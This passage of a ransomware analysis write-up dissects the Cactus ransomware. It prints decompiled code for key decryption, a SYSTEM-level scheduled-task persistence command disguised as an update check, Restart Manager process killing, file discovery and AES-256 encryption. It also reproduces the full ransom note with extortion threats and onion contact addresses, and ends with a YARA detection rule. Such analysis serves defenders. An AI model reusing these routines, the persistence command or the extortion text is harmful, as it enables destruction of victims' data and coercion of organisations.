std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<std::allocator<char>>(
  &salt[abi:cxx11],
  "OLi3bTN6ekZCY7jd",
```

Decoding the string is done using a set of AES functions to decrypt the key and load the RSA Key into memory once the plain text is decoded. The mechanism is used to hinder static analysis and require dynamic execution. This process can be automated provided the encoded string and the salt is located at the correct offset address.

```
253     // # Step 2: Restore the public key to plain text, load the key into memory
254     ptrEncryptedKeyString = (const char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(&key[abi:cxx11]);
255     restoredKey = hexstr_to_char(ptrEncryptedKeyString);
256     memset(comparedBytes, 45, sizeof(comparedBytes));
257     ptrSalt = (unsigned __int8 *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(&salt[abi:cxx11]);
258     ptrAesKeyString = (unsigned __int8 *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(&aesKeyString);
259     ptrEncryptedKeyLen = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::size(&key[abi:cxx11]);
260     aesKeyDecrypt(restoredKey, ptrEncryptedKeyLen >> 1, ptrAesKeyString, ptrSalt, publicKeyPlainText);
261     memcpy(compareBytes, publicKeyPlainText, 3ui64);
262     if ( !strncmp(compareBytes, comparedBytes, 3ui64) )
263     {
264       keyPublic = loadRsaKey((const char *)publicKeyPlainText);
```

Persistence

The ntuser.dat located in the users c:\ProgramData\ is deleted, and then recreated with junk the threat actor added to the sample. This file was found to contain garbage data when testing, but it could be expanded upon to added stealth or evasion. Since there is a read/write operation to that specific file, rule based detections could pick up the sequence and potentially alert on it.

Note: other samples had a similarly named file ntuser.log

```
// Delete operation the file "NTUSER.DAT"
remove("C:\\ProgramData\\ntuser.dat");
std::allocator<wchar_t>::allocator(&v95);
v26 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&wstr);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &p_writeText,
  v26,
  &v95);
std::allocator<wchar_t>::allocator(&v97);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &p_ntUserPath,
  L"C:\\ProgramData\\ntuser.dat",
  &v97);
// Create a new NTUSER.DAT file with fixed data
makeNtUserFile(&p_ntUserPath, &p_writeText);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_ntUserPath);
std::allocator<wchar_t>::~allocator(&v97);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_writeText);
std::allocator<wchar_t>::~allocator(&v95);
newAttr = GetFileAttributesW(L"C:\\ProgramData\\ntuser.dat");
SetFileAttributesW(L"C:\\ProgramData\\ntuser.dat", newAttr | 2);
// Execute two commands, one for schedule task and one to run update on scheduled tasks
cmdSchedTask = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&cmd);
if ( !_wsystem(cmdSchedTask) )
{
  cmdSchedUpdate = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&cmd2);
  _wsystem(cmdSchedUpdate);
}
```

Persistence was added through the -s program argument, and will cause the sample to add Windows scheduled task with the name Updated Check Task or Google Service Update. The intention is to blend into a legitimate system service, but instead execute the sample again upon login.

```
// # Step 3: Create persistence
if ( systemStart )
{
  std::basic_ofstream<wchar_t,std::char_traits<wchar_t>>::basic_ofstream(v55);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(&currentExePath);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(&ntFileData);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&outFileData);
  // Extract the path to the running ransomware executable
  extractExePath[abi:cxx11](&v73);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
    &currentExePath,
    &v73);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v73);
  std::allocator<wchar_t>::allocator(&v75);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
    &v74,
    L".exe -r\" /f",
    &v75);
  std::allocator<wchar_t>::allocator(&v78);
  // Create a new scheduled task using the path to the new ransomware filesystem location for persistence
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
    &v77,
    L"C:\\Windows\\system32\\schtasks.exe /create /sc MINUTE /mo 5 /rl HIGHEST /ru SYSTEM /tn \"Updates Check Task"
     "\" /tr \"cmd /c cd C:\\ProgramData && ",
    &v78);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v76, &v77, &projectUID[abi:cxx11]);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&cmd, &v76, &v74);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v76);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v77);
  std::allocator<wchar_t>::~allocator(&v78);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v74);
  std::allocator<wchar_t>::~allocator(&v75);
  std::allocator<wchar_t>::allocator(&v79);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
    &cmd2,
    L"C:\\Windows\\system32\\schtasks.exe /run /tn \"Updates Check Task\"",
    &v79);
  std::allocator<wchar_t>::~allocator(&v79);
  // Create a new directory under "ProgramData" to store the current ransomware
  CreateDirectoryW("D", 0i64);
  newAttr = GetFileAttributesW(L"C:\\ProgramData");
  SetFileAttributesW(L"C:\\ProgramData", newAttr | 2);
```

Windows restart manager

The restart manager is used to clear any handles to a file used by a running process. The threat actor starts off by first getting a new restart manager session via the RmStartSession API. Once obtained the session can be used to enumerate resources allocated to a file path via the RmRegisterResources call. The session information is then linked to all processes that are listed as a resource, this can be retrieved

using the session handle and a call to the RmGetList function. Once obtained, the sample can iterate on any process by the handle. Lastly, removing the resource by opening the process via OpenProcess, K32GetProcessImageFileNameW and shutting down the application via RmShutdown.

The result will leave the file without any resource locks, allowing the encryptor to modify the file without error.

```
43  if ( RmStartSession(&dwSession, 0, szSessionKey) )// Create a new sessions
44    return weCanKillProcess;
45  if ( RmRegisterResources(dwSession, 1u, &filePatha, 0, 0i64, 0, 0i64) )// Register the filepath as the resource to shutdown
46  {
47LABEL_22:
48    RmEndSession(dwSession);                    // Close the restart manager session
49    return weCanKillProcess;
50  }
51  dwReason = 0;
52  nProcInfoNeeded = 0;
53  nProcInfo = 0;
54  ProcessInfo = 0i64;
55  // Gets a list of all applications and services that are currently using resources that have been registered with the session
56  ret = RmGetList(dwSession, &nProcInfoNeeded, &nProcInfo, 0i64, &dwReason);
57  if ( ret == 234 )
58  {
59    if ( nProcInfoNeeded )
60    {
61      v2 = 668i64 * nProcInfoNeeded;
62      ProcessHeap = GetProcessHeap();
63      ProcessInfo = (PRM_PROCESS_INFO)HeapAlloc(ProcessHeap, 8u, v2);
64      if ( ProcessInfo )
65      {
66        nProcInfo = nProcInfoNeeded;
67        ret = RmGetList(dwSession, &nProcInfoNeeded, &nProcInfo, ProcessInfo, &dwReason);
68        if ( ret || !nProcInfoNeeded )
69        {
70LABEL_13:
71          v5 = GetProcessHeap();
72          HeapFree(v5, 0, ProcessInfo);
73          RmEndSession(dwSession);
74          return 0;
75        }
76        CurrentProcess = GetCurrentProcess();
77        ProcessId = GetProcessId(CurrentProcess);
78        for ( i = 0; i < nProcInfo; ++i )
79        {
80          if ( ProcessId == ProcessInfo[i].Process.dwProcessId )
81            goto LABEL_13;
82          exeNameHandle = OpenProcess(0x1FFFFFu, 0, ProcessInfo[i].Process.dwProcessId);
83          if ( exeNameHandle )
84          {
85            // Retrieves the name of the executable file for the specified process.
86            K32GetProcessImageFileNameW(exeNameHandle, buffer, 0x104u);
87            CloseHandle(exeNameHandle);          // Close the handle
88            std::allocator<wchar_t>::allocator(&__a);
89            std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
90              &filename,
91              buffer,
92              &__a);
93            std::allocator<wchar_t>::~allocator(&__a);
94            pos = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::find_last_of(
95                    &filename,
96                    "\\",
97                    -1i64);
98            std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::substr(&ext);
99            std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
100             &p_processName,
101             &ext);
102           v6 = !checkProcess(&p_processName); // Check Process is white listed
103           std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_processName);
104           if ( v6 )
105           {
106             v7 = GetProcessHeap();
107             HeapFree(v7, 0, ProcessInfo);
108             RmEndSession(dwSession);
109             v1 = 0;
110             v8 = 0;
111           }
112           else
113           {
114             v8 = 1;
115           }
116           std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&ext);
117           std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&filename);
118           if ( v8 != 1 )
119             return v1;
120         }
121       }
122       // Initiates the shutdown of applications.
123       weCanKillProcess = RmShutdown(dwSession, 1u, 0i64) == 0;
```

Directory and file discovery

The file discovery starts off in a new thread setup in a lamdba function. The thread is responsible for traversing directories, finding files to encrypt and skipping files or extensions which would be problematic to the systems uptime.

```
        // Initialize OpenSSL library
        OPENSSL_init_crypto(12i64, 0i64);
        if ( !singleFileMode )
        {
          // # Step 5: Setup and run the thread to handle Searching files using an inline lambda
          std::thread::thread<void (&)(std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>),std::__cxx11::basic_stri
            &searchFilesThread,
            (void (*)(std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> > *__struct_ptr))searchFilesThreadControl,
            &globalStartPath[abi:cxx11]);
```

The file discovery implementation makes use of all the common Windows APIs. The FindFirstFileW and the FindNextFileW calls are used to iterate through the file system pointers. Before it can determine if the file is legit; it must determine if its a directory. Upon iterating over each file handle, the structures dwFileAttributes member has a bit wise & operations performed against it using the constant value FILE_ATTRIBUTE_DIRECTORY which resolves to 0x10 in the Windows API. If the file handle is found to be a directory, it is checked for the relative paths . and ... The function is recursively called for files that are directories.

Note: no tail recursion is done, so this can expand the stack when encountering nested file systems and lead to a crash.

Before the file handle is selected and added to a common list of paths, it must first check if the folder extension matched any of the white listed data (See: Process, file and folders list above)

```
  do
  {
    // Check mask for FILE_ATTRIBUTE_DIRECTORY
    if ( (FindData.dwFileAttributes & 0x10) != 0 )
    {
      if ( wcscmp(FindData.cFileName, L".") && wcscmp(FindData.cFileName, L"..") )
      {
        std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&__lhs, p_basePath, asc_140408C6A);
        std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v19, &__lhs, FindData.cFileName);
        std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
          &newPath,
          &v19);
        std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v19);
        std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&__lhs);
        if ( (unsigned __int64)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::size(&newPath) > 0xFA )
        {
          std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
            &p_inPath,
            &newPath);
          longPathCheck(&v21, &p_inPath);
          std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
            &newPath,
            &v21);
          std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v21);
          std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_inPath);
        }
        if ( needExtraLogger )
        {
          std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
            &p_logMsg,
            L"checking folder ",
            &newPath);
          logger(&p_logMsg);
          std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_logMsg);
        }
        std::allocator<wchar_t>::allocator(&v25);
        std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
          &p_directoryName,
          FindData.cFileName,
          &v25);
        checkFolderExtStatus = checkFolderExt(&p_directoryName);// Check extensions
        std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_directoryName);
        std::allocator<wchar_t>::~allocator(&v25);
        if ( checkFolderExtStatus )
        {
          std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v27, &newPath, asc_140408C6A);
          std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
            &p_filePath,
            &v27,
            &txtReadMeName[abi:cxx11]);       // cAcTuS.readme.txt
```

Before the file can be added to the list, the restart manager is called to ensure the file is opened by another service/application. (See: Windows restart manager above)

```
bool __cdecl IsFileFree(const LPCWSTR filePath)
{
  DWORD LastError; // [rsp+4Ch] [rbp-14h]
  HANDLE tryFileOpen; // [rsp+50h] [rbp-10h]
  bool returnState; // [rsp+5Fh] [rbp-1h]

  returnState = 1;
  tryFileOpen = CreateFileW(filePath, 0xC0000000, 0, 0i64, 3u, 0, 0i64);
  LastError = GetLastError();
  if ( tryFileOpen == (HANDLE)-1i64 )
  {
    if ( LastError == 32 || LastError == 33 )
    {
      if ( killFileProcesses(filePath) )        // Call Restart Manager to clear file handles
      {
        tryFileOpen = CreateFileW(filePath, 0xC0000000, 0, 0i64, 3u, 0, 0i64);
        if ( tryFileOpen == (HANDLE)-1i64 )
          returnState = 0;
      }
      else
      {
        returnState = 0;
      }
    }
    else
    {
      returnState = 0;
    }
  }
  CloseHandle(tryFileOpen);
  return returnState;
```

Lastly, the readme file is prepared to be dropped in the directory.

```
void __cdecl makeReadMeFile(const std::wstring *p_readMePath, const std::wstring *p_fixedIDForRun)
{
  std::_Ios_Openmode v2; // ebx
  __int64 v3; // rax
  __int64 v4; // rax
  __int64 v5; // rax
  __int64 v6; // rcx
  __int64 v7; // rax
  __int64 v8; // rax
  __int64 v9; // rax
  __int64 v10; // [rsp+0h] [rbp-80h] BYREF
  char noteBuffer[480]; // [rsp+20h] [rbp-60h] BYREF

  std::basic_ofstream<wchar_t,std::char_traits<wchar_t>>::basic_ofstream(&v10 + 4);
  v2 = std::operator|(std::_Ios_Openmode::_S_out, std::_Ios_Openmode::_S_ate);
  v3 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(p_readMePath);
  std::basic_ofstream<wchar_t,std::char_traits<wchar_t>>::open(noteBuffer, v3, (unsigned int)v2);
  v4 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(
         noteBuffer,
         L"Your systems were accessed and encrypted by Cactus.");
  std::operator<<<wchar_t,std::char_traits<wchar_t>>(v4, L"\n");
  v5 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(
         noteBuffer,
         L"To recover your files and prevent data disclosure contact us via email: cactus@mexicomail.com");
  std::operator<<<wchar_t,std::char_traits<wchar_t>>(v5, L"\n");
  v6 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(noteBuffer, L"Your unique ID reference: ");
  v7 = std::operator<<<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(v6, p_fixedIDForRun);
  std::operator<<<wchar_t,std::char_traits<wchar_t>>(v7, L"\n");
  v8 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(noteBuffer, L"Backup contact: TOX (https://tox.chat/):");
  std::operator<<<wchar_t,std::char_traits<wchar_t>>(v8, L"\n");
  v9 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(
         noteBuffer,
         L"7367B422CD7498D5F2AAF33F58F67A332F8520CF0279A5FBB4611E0121AE421AE1D49ACEABB2");
  std::operator<<<wchar_t,std::char_traits<wchar_t>>(v9, L"\n");
  std::basic_ofstream<wchar_t,std::char_traits<wchar_t>>::close(noteBuffer);
  std::basic_ofstream<wchar_t,std::char_traits<wchar_t>>::~basic_ofstream(noteBuffer);
```

Encryption

Once the thread pool is created using the maximum number of concurrent threads obtained by the system, and file discovery is well underway; the encryption routine is started via lamdba function. This function runs in a new thread, and can handle the off loaded work from the file discovery process.

```
ptrAtomicThreadLock = (std::atomic<bool> *)p_threadIsBusy + i_0;
// # Step 6: Encrypt each file that was found during file and directory discovery
std::thread::thread<void (&)(std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>,unsigned long long,std::atomic<bool> *),std::__cxx
  &__t,
  (void (*)(std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> > *__struct_ptr, unsigned __int64, std::atomic<bool> *))processFile,
  &filesArray[abi:cxx11][currentArrayFile],
  &fileSize,
  &ptrAtomicThreadLock);
```

The encryptor uses OpenSSL and will first setup an AES 256 CBC structure as the context across the entire encryption process. The extension of .cts* is setup to handle the file naming process, and a standard std::ostream object to handle the writing of contents.

```
cryptCtx = (EVP_CIPHER_CTX *)EVP_CIPHER_CTX_new(
                               fileSize - sizePart * partsInFile,
                               (fileSize - sizePart * partsInFile) % v7);
size = EVP_PKEY_get_size(cryptKeya);
encryptedKey = (unsigned __int8 *)malloc(size);
iv = (unsigned __int8 *)malloc(0x10ui64);
ivLength = 16i64;
v9 = EVP_aes_256_cbc();                       // AES Encryption
EVP_SealInit(
  (_DWORD)cryptCtx,
  v9,
  (unsigned int)&encryptedKey,
  (unsigned int)&encryptedKeyLength,
  (__int64)iv,
  (__int64)&cryptKeya,
  1);
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&tmpfp, p_filePath, L".cts0");// Encrypted file extensions
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&tmpfp2, p_filePath, L".cts1");
ptrTmpFileHandle = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&tmpfp);
ptrFileHandle = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(p_filePath);
_wrename(ptrFileHandle, ptrTmpFileHandle);    // rename the file
v12 = std::operator|(std::_Ios_Openmode::_S_out, std::_Ios_Openmode::_S_in);
LODWORD(ptrTmpFileHandle) = std::operator|(v12, std::_Ios_Openmode::_S_bin);
v13 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&tmpfp);
std::basic_fstream<char,std::char_traits<char>>::open(v24, v13, (unsigned int)ptrTmpFileHandle);
std::istream::seekg((std::istream *)v24, 0i64, std::_Ios_Seekdir::_S_end);
std::ostream::write((std::ostream *)v25, (const char *)encryptedKey, encryptedKeyLength);
std::ostream::write((std::ostream *)v25, (const char *)iv, ivLength);
std::ostream::put((std::ostream *)v25, sizeCovera);
std::ostream::write((std::ostream *)v25, fixedGeneratedEnd, 7i64);
std::istream::seekg((std::istream *)v24, 0i64, std::_Ios_Seekdir::_S_beg);
// Iterate on the file
while ( currentPart < partsInFile )
{
  if ( currentPart > 0 )
    std::istream::seekg((std::istream *)v24, sizeSkip, std::_Ios_Seekdir::_S_cur);
  for ( totalbytes = 0i64; totalbytes < sizePart; totalbytes += bufferSize )
  {
    std::istream::read((std::istream *)v24, (char *)p_fileBuffer, bufferSize);
    EVP_EncryptUpdate(
      (_DWORD)cryptCtx,
      (_DWORD)p_fileCryptedBuffer,
      (unsigned int)&fileCryptedBufferLength,
      (_DWORD)p_fileBuffer,
      bufferSize);
    backStepSize = -bufferSize;
    std::istream::seekg((std::istream *)v24, -bufferSize, std::_Ios_Seekdir::_S_cur);
    std::ostream::write((std::ostream *)v25, (const char *)p_fileCryptedBuffer, fileCryptedBufferLength);
  }
  ++currentPart;
}
// Finalize the crypto buffer and close the context handle
EVP_SealFinal(cryptCtx, (char *)p_fileCryptedBuffer + fileCryptedBufferLength, &fileCryptedBufferLength);
```

As the thread prepares the file for encryption, it first must determine if it is going to partially or fully encrypt the file. This is done by analyzing the file size and using the configuration object or program argument to control the percentage of the file encryption. If the size of greater than 8MB the file is partially encrypted. If the file is not, then a full file encryption takes place.

Once the file is processed, a std::atomic used to control the thread busy loop, is updated with a value of 0 clearing the bit and indicating the work is complete. The Memory order used is the default one, and will ensure no other observation or worker thread mis-reads the status.

```
void __cdecl processFile(
        const std::wstring *p_filePath,
        const unsigned __int64 fileSize,
        std::atomic<bool> *threadIsBusy)
{
  EVP_PKEY *v3; // rbx
  int bufferSize; // edi
  int v5; // esi
  EVP_PKEY *v6; // rbx
  std::wstring v7; // [rsp+30h] [rbp-70h] BYREF
  std::wstring v8; // [rsp+50h] [rbp-50h] BYREF
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> > p_logMsg; // [rsp+70h] [rbp-30h] BYREF
  unsigned __int64 hashSize; // [rsp+98h] [rbp-8h]

  if ( fileSize > 8074034 )                     // If greater than 8mb perform partial encryption
  {
    hashSize = 16 * (fileSize / 0x640);
    if ( hashSize > 0x28000 )
      hashSize = 163840i64;
    bufferSize = hashSize;
    v5 = sizeCoverGlobal;
    v6 = keyPublic;
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(&v8, p_filePath);
    // Encrypt a percentage of the file based on configured value
    cryptPartFile(&v8, fileSize, v6, v5, bufferSize);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v8);
  }
  else
  {
    v3 = keyPublic;
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(&v7, p_filePath);
    // Encrypt the full file
    cryptFullFile(&v7, fileSize, v3);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v7);
  }
  if ( needExtraLogger )
  {
    std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&p_logMsg, L"success file ", p_filePath);
    logger(&p_logMsg);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_logMsg);
  }
  std::atomic<bool>::store(threadIsBusy, 0, std::memory_order::memory_order_seq_cst);
}
```

Readme

Your corporate network was compromised and encrypted by Cactus. Do not interrupt the encryption process, don't stop or reboot your machines until the encryption is complete. Otherwise the data may be corrupted. In addition to the encrypted infrastructure, we have downloaded a lot of confidential information from your systems. The publication of these documents may cause the termination of your commercial activities, contracts with your clients and partners, and multiple lawsuits. If you ignore this warning and do not contact us, your sensitive data will be posted on our blog: ***https[:]//cactusbloguuodvqjmnzlwetjlpj6aggc6iocwhuupb47laukux7ckid.onion/*** *In your best interest is to avoid contacting law enforcement and data recovery companies. They can't help you with the recovery, will cause more problems and expenses, and delay the return to normal work significantly. Besides, if you contact the police we will immediately publish your data. We offer the best solution to the problem, to receive our decryption software and prevent disclosure of your sensitive information contact us directly. A quick recovery is very important to keep your business running at full capacity and minimize losses. This is why you need to begin negotiations as soon as possible. By the way, if you don't contact us within 5 days, we will start publishing your data. Download TOR Browser (https[:]//www[.]torproject.org/download) and follow the link: Your username: Your password: Reply to the welcome email and we will get your message. Backup contact is TOX (https[:]//tox.chat): dcac7us[@]gmx.com*
http[:]//sonarmsng5vzwqezlvtu2iiwwdn3dxkhotftikhowpfjuzg7p3ca5eid.onion/contact/Cactus_Support
7367B422CD7498D5F2AAF33F58F67A332F8520CF0279A5FBB4611E0121AE421AE1D49ACEABB2
http[:]//webmail.cactus47hhktlaclasue3rnkchcy6rgvitxmllv2l6m25gzkgbeyfyad.onion
cts0100[@]cactus47hhktlaclasue3rnkchcy6rgvitxmllv2l6m25gzkgbeyfyad.onion

YARA

```
/*
MIT License
Copyright 2023 ShadowStackRe.com
Permission is hereby granted, free of charge, to any person obtaining a copy of this software and
associated documentation files (the “Software”), to deal in the Software without restriction,
including without limitation the rights to use, copy, modify, merge, publish, distribute,
sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:
The above copyright notice and this permission notice shall be included in all copies or
substantial portions of the Software.
THE SOFTWARE IS PROVIDED “AS IS”, WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT
NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND
NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM,
DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT
OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.
*/
rule CactusRansomware {
meta:
    description = "rule to detect Cactus Ransomware"
    author = "ShadowStackRe.com"
    date = "2024-01-18"
    Rule_Version = "v1"
    malware_type = "ransomware"
    malware_family = "Cactus"
    License = "MIT License, https://opensource.org/license/mit/"
    Hash =
"9ec6d3bc07743d96b723174379620dd56c167c58a1e04dbfb7a392319647441a,c49b4faa6ac7b5c207410ed1e86d0f21
c00f47a78c531a0a736266c436cc1c0a"
strings:
    $strReadMe = "cAcTuS.readme.txt" wide
    $strLockExt = ".cts" wide
    $strTskName = "Updates Check Task" wide
    $strTskName2 = "Google Service Update"
    $strNTUSer = "ntuser.dat" wide
    $strNTUSer2 = "ntuser.log" wide
    $strBuilderName = "cactusbuilder"
condition:
    uint16(0) == 0x5A4D and ($strReadMe and $strLockExt) and
    (1 of ($strTskName*)) and (1 of ($strNTUSer*)) or ($strBuilderName)
}
```

ransomwarecactus

ShadowStackRe SSR